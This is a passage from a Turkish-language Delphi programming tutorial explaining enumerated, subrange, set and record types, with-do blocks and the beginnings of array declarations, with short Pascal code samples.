Şimdi de programda tıkladığınız günün İngilizce karşılığını mesaj penceresi şeklinde kullanıcıya iletebilmek için aşağıdaki kodları gerekli olan yordamlara ekleyiniz. Burada Option buttonlarından birtanesini seçtiğiniz zaman yeni tanımlamış olduğumuz tip değişkenimizin değeri de otomatik olarak

değişecektir. Tanımlamış olduğumuz değişken global olduğu için, form kapatılana kadar son seçilen gün bellekte tutulmuş olacaktır.


Tabii bu uygulamayı daha değişik yöntemlerle yeni tip tanımlaması yapmadan da çözebilirdiniz. Bu tip çözümler size daha anlaşılır bir yapı sağlayacaktır. Aynı işlemi projenizin başka bir yerinde tekrar yapmak zorunda kalırsanız; tekrar tekrar aynı kodları yazmak zorunda kalmazsınız.



Tip tanımlamasından sonra haftanın gününün (Türkçe olarak bilinen) İngilizce karşılığını kullanıcıya iletmek için gerekli olan procedure tanımlamasına geçilmiştir (Procedure lere ait işlemler sonraki bölümlerde çok detaylı olarak incelenecektir).

Yeni tanımladığımız tipe (hafta) ait değerler if yapısıyla teker teker değerlendirmeye alınmış olup, tüm Türkçe kelimelerin İngilizce karşılıkları belirlenmiştir.


Şimdi aşağıdaki gibi seçilen option buttonu sayesinde, gün değerini yeni tanımladığımız tip değişkenimize aktaracak aşağıdaki kodları da programınıza ekleyiniz.




Artık programınızı çalıştırıp sonuçları görüntüleyebilirsiniz. Tetikleyicilerde önce değerin atandığına, sonra da daha önce tanımladığımız procedure'ün işletildiğine dikkat ediniz.

Bu tip içerisinde elemanlar arası geçiş işlemlerini “inc” (bir sonraki) ve “Dec” (bir önceki) komutlarıyla kolayca gerçekleştirebilirsiniz.

Programınıza yeni bir button ekleyerek, aşağıdaki kod satırlarını da belirtilen yordama yazın.



Programı çalıştırıp buttona tıklarsanız formun başlığındaki değerin devamlı arttığını göreceksiniz. Procedure ün kodunu aşağıdaki şekilde değiştirirseniz, bu seferde bir önceki eleman değerine ulaşabilirsiniz.



İlk elemana ulaştıktan sonra tekrar tıklarsanız 255 değerini yazacaktır.

- **Subrange Types**

Bu şekilde yapacağınız bir tip tanımlaması sayesinde, aynı tipten türeteceğiniz yeni değişkenin belirlediğiniz aralık dışında değer almasını engelleyebilirsiniz (Direkt atamalar için geçerlidir. Dolaylı olarak aralık dışı değer atanabilmektedir).

```
Type
Karakter=’A’..’Z’;  //Sadece büyük harf karakter girilebilir
Sayi=0..100;  //Sadece 0-100 arası değer atanabilir.
```

Yukarıda yapılan tip tanımlaması sayesinde, kullanacağınız değişkenlerin değerlerinin belirli bir aralıkta olmasını sağlayabilirsiniz. Aşağıda bu husus örneklendirilmiştir.

```
type
karakter='A'..'Z'; //Tipler Tanımlanıyor.
sayi=0..100;
procedure TForm2.Button6Click(Sender: TObject);
var
yeni:karakter;
notlar:sayi;
begin
yeni:=a;  //Delphi size hata mesajı verecektir.
yeni:='K';  //Hata Vermez
notlar:=500; //Delphi size Hata Verecektir
notlar:=55;   //Hata Vermez
end;
```

Bu tip tanımlaması sonucu türetmiş olduğunuz değişkene, aralık dışında kalan değeri direkt olarak atamaya çalışırsanız hata verecektir. Aşağıdaki gibi bir kod satırı yazarsanız; programınızın çalışması anında EditBox içerisine aralık dışında bir değer girseniz bile, program kırılmadan çalışmasına devam edecektir.

notlar:=StrToInt(Edit1.Text);   //Hata Vermez


Yanlışlıkla girebileceğiniz değerleri engellemek amacıyla kullanabileceğiniz bir tiptir.

Set Types:

Toplu işlemler gerçekleştirebilen bir tip tanımlamasıdır. Aşağıda bu tip bir deklarasyonu nasıl gerçekleştirebileceğiniz açıklanmıştır.

Type Ad:**Set of** char; //Toplu eleman işlemleri için tip tanımlama

Bu yapıyı anlamanız için aşağıdaki form tasarımını oluşturup gerekli olan kodları da ekleyiniz.




Burada basılan her tuş (KeyPress Event ına yazıldığı için) Key parametresine aktarılmakta, ardından tanımlanan tipe ait belirtilen aralıkta olup olmadığı kontrol edilmektedir.


Key:=#0; satırı ise basılan tuşun iptali için kullanılmaktadır.

Şimdi örneği biraz daha değiştirip sadece büyük ve küçük harflere izin verebilecek olan bir program yapalım. İlk yapacağımız işlem büyük harf ve küçük harf aralığını belirleyecek olan yeni tiplerimizi tanımlamak olmalıdır. Daha sonra, basılan karakterin bu aralıklardan bir tanesine ait olup olmadığını kontrol edeceğiz.

Aşağıdaki uygulama için formunuzun üzerine sadece bir adet EditBox kontrolü eklemeniz yeterli olacaktır.



Kodu inceleyecek olursanız, ilk olarak büyük harf aralığını gösteren değişkenimiz, ardından da küçük harf aralığını gösteren ikinci değişkenimiz belirlenerek basılan tuşun bu aralıklardan bir tanesinde bulunup bulunmadığı kontrol edilmektedir. Bu Kod yüzünden silme işlemini yapan (BackSpace) tuşu kullanılamayacaktır. Eğer bu tuşu da kullanmak isterseniz, kodu aşağıdaki şekilde değiştirmelisiniz.



Artık uygulamanızda BackSpace tuşunu kullanarak yanlış yazılan karakterleri silebilirsiniz.

Bu tip tanımlamasını aşağıdaki şekilde de kullanabilirsiniz.

```
type
  aralik = 1..500;            //Aralık belirleniyor
  deger = set of aralik;    //Aralığı kullanabilecek olan değişken tanımlanıyor.
```

veya

```
type deger = set of 1..250;  //Bu şekildede tanımlanabilir.
```

Daha sonra bu değişkene programın içerisinden aşağıdaki şekilde toplu değer de atayabilirsiniz.

```
var ilk, son: deger;
 ...
ilk := [1, 3, 5, 7, 9];         //Toplu değerler atanıyor
son := [2, 4, 6, 8, 10];    //Toplu değerler atanıyor.
```

Bu şekilde bir tip tanımlaması yaptığınız zaman (Değişken toplu değerleri göstereceğinden dolayı) karşılaştırma yapacağınız değerin, aralığın içinde olup olmadığını "**in**" operatörüyle kontrol ettirmelisiniz (Biz de öyle yaptık).

```
İf 'a' in tip then //içinde varsa
begin
        //'a' tip değişkeninin gösterdiği aralıktaysa
end;
else
begin
        //'' tip değişkeninin gösterdiği aralıkta değilse
end;
```

veyada

```
İf not('a' in tip) then //içinde yoksa
begin
        //'a' tip değişkeninin gösterdiği aralıkta değilse
end;
```

"not" kullanılarak da olumsuz durum kontrol ettirilebilir. Tercih burada tamamen programcıya kalmıştır.

- **Record Types**

Kayıt işlemleri mantığıyla kullanılabilen ve programcı tarafından tanımlanabilen bir tiptir. Aşağıda bu husus örneklendirilmiştir.

```
type
  birey = record
    yil: Integer;
    ay:(Ocak,Şubat,Mart,Nisan,Mayis,Haziran,Temmuz,Agustos,Eylul,Ekim,
Kasim, Aralik);
    gun: 1..31;
  end;
```

Programın içerisinden de aşağıdaki şekilde değer ataması yapabilirsiniz.

```
var birey1: birey;   //Tanımlanan tipe üye değişken tanımlanıyor.
.....
Record1.yil := 1973;   //Doğum yılını gir
Record1.ay := Mayis;     //Doğduğu ayı gir
Record1.gun := 1;    //Döğduğu günü gir
```


With-do bloğu

Yukarıdaki değer atama işlemini kolaylık açısından aşağıdaki şekilde With – do deyimiyle de gerçekleştirebilirsiniz.


```
with birey1 do
begin
  yil := 1973;          //Doğum yılını gir
  ay := Mayis;        //Doğduğu ayı gir
  gun := 1;           //Döğduğu günü gir
end;
```

Yukarıdaki satırlara dikkat edecek olursanız alt alta üç kere “birey1.” yazmak yerine, tek bir kerede hepsinin birey1 in özelliğinin olduğunu with – do deyimiyle kolaylıkla belirtebilmekteyiz. Büyük uygulamalarda satırların çoğalacağını düşünürseniz işinizi epeyce kolaylaştıracaktır (Karmaşayı da azalttığını sanıyorum).

Record tip tanımlamasının daha iyi anlaşılabilmesi için aşağıdaki örnek pencereyi dikkatlice inceleyiniz.



Yapılan tip tanımlamasından sonra bu tipe ait bir değişken tanımlarsanız belirlemiş olduğunuz tüm özellikleri sağ tarafında "." karakterine basarak listeletebilirsiniz.



Proramı çalıştırırsanız arka arkaya 3 kere InputBox penceresi açılarak değerleri gerekli değişkenlere aktarmanız sağlanacaktır.

Dizi Değişkenler:

Tüm dillerde olduğu gibi, Delphi de dizi mantığına çok önem vermektedir. Değişkenlerin dizi olarak tanımlanabilmesi (Her zaman mümkün olmayabilir.) programı hızlandıracağı gibi, kod satırlarının da kısalmasını sağlayacaktır (Yirmi tane öğrencinin notunu dizi değişken kullanmadan InputBox penceresiyle istettiğinizi düşünsenize). Sabit ve değişken uzunluklu olmak üzere iki çeşit dizi mevcuttur. Şimdi bu dizi çeşitlerini detaylıca inceleyelim.

- **Sabit Uzunluklu Dizi Değişken Tanımlamak:**


Sabit uzunluklu dizi değişken, tanımlandığı anda boyutunun belirlenmesi şeklinde tanımlanabilir. Belirtilen bu boyut programın içerisinden kesinlikle değiştirilemez. Aşağıdaki şekillerde sabit uzunluklu dizi değişken tanımlayabilirsiniz.

```
var
dizi:Array[0..10] of Integer;  // 11 elemanlı dizi değişken tanımlandı
```

